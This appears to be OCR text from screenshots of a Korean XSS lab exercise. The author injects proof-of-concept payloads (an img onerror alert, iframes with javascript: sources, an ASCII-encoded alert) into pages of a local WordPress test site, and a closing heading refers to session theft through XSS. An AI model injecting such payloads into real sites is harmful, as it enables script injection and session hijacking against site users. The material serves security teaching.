

swk.com
ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
ALERT2
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



swk.com/alert2/
ayudante
alert2
XSS
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



swk.com/alert2/
swk.com 내용:
XSS
확인
ayudante
alert2
XSS
ALERT
ALERT2
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



새 페이지 추가
alert3
<img src="#" onerror="alert('XSS 공격!');">
공개하기
페이지 속성



ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
ALERT2
ALERT3
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



swk.com/alert3/
swk.com 내용:
XSS 공격!
확인
ayudante
alert3
ALERT
ALERT2
ALERT3
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



swk.com/alert3/
ayudante
alert3
ALERT
ALERT2
ALERT3
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



새 페이지 추가
alert4
<IFRAME ID="showFrame" SRC="javascript:document.write('
<script>
alert(3);
function show() {
alert(5);
}
alert(4);
</script>
');"width="0" height="0" frameborder="0"></IFRAME>
<button id="button onClick='document.getElementById
("showFrame").contentWindow.show()'>버튼</button>



ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
ALERT2
ALERT3
ALERT4
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스


swk.com/alert4/
ayudante
alert4



www.unit-conversion.info/texttools/ascii/
unit-conversion.info
Converters
Line tools
Special
Hash & Encryption
More
ASCII to text converter
Input data
javascript:alert('XSS 공격');
Convert
text to ASCII numbers
Output:
106 097 118 097 115 099 114 105 112 116 058 097 108 101 114 116 040
039 088 083 083 032 234 179 181 234 178 169 039 041 059
About ASCII to text converter tool



swk.com/wp-admin/post.php?post=34&action=edit
ayudante
새로 추가
페이지 보기
UpdraftPlus
안녕하세요, swk3169님
알림판
글
미디어
페이지
모든 페이지
새 페이지 추가
댓글
외모
플러그인
사용자
도구
설정
메뉴 축소
페이지 편집
새 페이지 추가
hello
고유주소: http://swk.com/hello/
편집
미디어 추가
비주얼
텍스트
b
i
link
b-quote
del
ins
img
ul
ol
li
code
more
태그 닫기
<IFRAME
SRC="javascript:alert('XSS ê³µê²©');"
width="0" height="0" frameborder="0"></IFRAME>
글자수 : 0
1:12 오전, 2018년 5월 1일에 swk3169님이 마지막으로 편집함
공개하기
변경내용 미리보기
상태: 발행됨 편집
가시성: 공개 편집
리비전: 3 둘러보기
공개된 글: 2018-05-01 @ 01:10 편집
휴지통으로 이동
업데이트
페이지 속성
상위
(상위 없음)
템플릿
기본 템플릿
순서
0
도움이 필요하세요? 화면 제목 위의 도움말 탭을 사용하세요.
특성 이미지
오전 1:13
2018-05-01



swk.com
ayudante
사용자 정의하기
새로 추가
안녕하세요, swk3169님
ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
ALERT2
ALERT3
ALERT4
HACKED
HACKED1
HACKED2
HELLO
샘플 페이지
Hestia | Powered by 워드프레스
swk.com/hello/
오전 1:13
2018-05-01



swk.com/hello/
이 페이지에 삽입된 페이지 내용:
확인
ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
ALERT2
ALERT3
ALERT4
HACKED
HACKED1
HACKED2
HELLO
샘플 페이지
Hestia | Powered by 워드프레스


2.2 해킹용 서버 구축과 XSS(Cross Site Scripting)을 통한 세션 탈취

